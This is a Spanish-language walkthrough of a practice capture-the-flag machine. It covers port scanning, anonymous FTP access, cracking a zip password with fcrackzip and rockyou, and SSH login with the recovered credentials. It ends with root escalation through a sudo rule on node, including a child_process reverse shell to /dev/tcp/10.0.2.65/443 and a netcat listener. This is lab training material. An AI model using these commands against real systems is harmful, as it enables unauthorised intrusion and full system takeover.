

Arrancamos la máquina.


Le hacemos un ping para comprobar que está activa y según su ttl, que es 64, es una Linux.



Mediante nmap podemos comprobar los servicios que están levantados en este caso ftp por el puerto 21 y ssh por el puerto 22. Según el escaneo de puerto vemos que tenemos acceso al servicio ftp con el usuario Anonymous.



Nos conectamos al servicio ftp con Anonymous.



Vemos que en su interior hay un .zip que inmediatamente descargamos a nuestra ali

```
ftp> ls -la
229 Entering Extended Passive Mode (|||12629|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        104          4096 Jul 05  2024 .
drwxr-xr-x    2 0        104          4096 Jul 05  2024 ..
-rw-r--r--    1 0        0             242 Jul 05  2024 secretitopicaron.zip
226 Directory send OK.
ftp> get secretitopicaron.zip
local: secretitopicaron.zip remote: secretitopicaron.zip
229 Entering Extended Passive Mode (|||19112|)
150 Opening BINARY mode data connection for secretitopicaron.zip (242 bytes).
100% |***************************************************|   242       11.53 MiB/s    00:00 ETA
226 Transfer complete.
242 bytes received in 00:00 (1.39 MiB/s)
```

Con la utilidad fcrackzip podemos intentar descubrir la contraseña del .zip usando el diccionario rockyou. Y nos da como resultado password1.

```
❯ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt secretitopicaron.zip
found file 'password.txt', (size cp/uc     52/    40, flags 9, chk 4c03)


PASSWORD FOUND!!!!: pw == password1
```

Descomprimimos con la contraseña que nos ha proporcionado fcrackzip y extraemos un archivo .txt

```
❯ unzip secretitopicaron.zip
Archive:  secretitopicaron.zip
[secretitopicaron.zip] password.txt password:
 extracting: password.txt
```

Al pasarle un cat nos da un usuario y una contraseña.

```
❯ cat password.txt
       │ File: password.txt
   1   │ mario:laKontraseñAmasmalotaHdelbarrioH
```

Con dicho usuario y contraseña nos conectamos mediante el puerto 22 que tiene el servicio ssh levantado.

```
❯ ssh mario@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:sem9VODefZWbov9cuvKqHP/VaPElAd52iqLT+41h2zQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Linux 1c84c721ec5d 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kal
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul  5 09:35:04 2024 from 172.17.0.1
mario@1c84c721ec5d:~$
```

Comprobamos en que grupo estamos. Pero no hay ninguno interesante.

```
mario@1c84c721ec5d:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario),100(users)
```

Vemos lo que hay en la carpeta de Mario y vemos un script en java. El cual podemos ejecutar gracias a que con sudo -l vemos que tenemos la posibilidad de ejecutar el binario node junto con el script.js sin que nos pida contraseña.

```
mario@1c84c721ec5d:~$ ls -la
total 24
drwx------ 2 mario mario 4096 Jul  5  2024 .
drwxr-xr-x 1 root  root  4096 Jul  5  2024 ..
-rw------- 1 mario mario  330 Jul  5  2024 .bash_history
-rw-r--r-- 1 mario mario  220 Jul  5  2024 .bash_logout
-rw-r--r-- 1 mario mario 3526 Jul  5  2024 .bashrc
-rw------- 1 mario mario    0 Jul  5  2024 .node_repl_history
-rw-r--r-- 1 mario mario  807 Jul  5  2024 .profile
-rw-r--r-- 1 mario mario    0 Jul  5  2024 script.js
```

Con el binario node hacemos que lea el script.js con el siguiente comando, donde ejecuta un id y contatenamos con tee, lo que escribe en un txt el comando anterior (id) y lo introducimos en la carpeta /tmp. Cuando leemos el archivo txt vemos que ha escrito el comando que se le enviado y el resultado es la identificación de root.

```
mario@1c84c721ec5d:~$ echo 'require("child_process").exec("id | tee /tmp/prueba_root.txt");' > script.js
mario@1c84c721ec5d:~$ cat script.js
require("child_process").exec("id | tee /tmp/prueba_root.txt");
mario@1c84c721ec5d:~$ sudo /usr/bin/node /home/mario/script.js
mario@1c84c721ec5d:~$ cat /tmp/prueba_root.txt
uid=0(root) gid=0(root) groups=0(root)
```

De manera que podemos enviarnos una reverse shell a nuestra Kali por el puerto 443 por ejemplo.

```
mario@1c84c721ec5d:~$ echo "require('child_process').exec('bash -c \"exec bash -i &>/dev/tcp/10.0.2.65/443 <&1\"');" > script.js
mario@1c84c721ec5d:~$ cat script.js
require('child_process').exec('bash -c "exec bash -i &>/dev/tcp/10.0.2.65/443 <&1"');
mario@1c84c721ec5d:~$ sudo /usr/bin/node /home/mario/script.js
```

Pero antes de ejecutarlo dejamos el puerto 443 a la escucha con netcat.

```
❯ nc -lvnp 443
listening on [any] 443 ...
```

Y a ejecutar el binario node con el script.js que hemos modificado ya tenemos una consola con el usuario root.

```
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 47048
root@1c84c721ec5d:/home/mario# id
id
uid=0(root) gid=0(root) groups=0(root)
```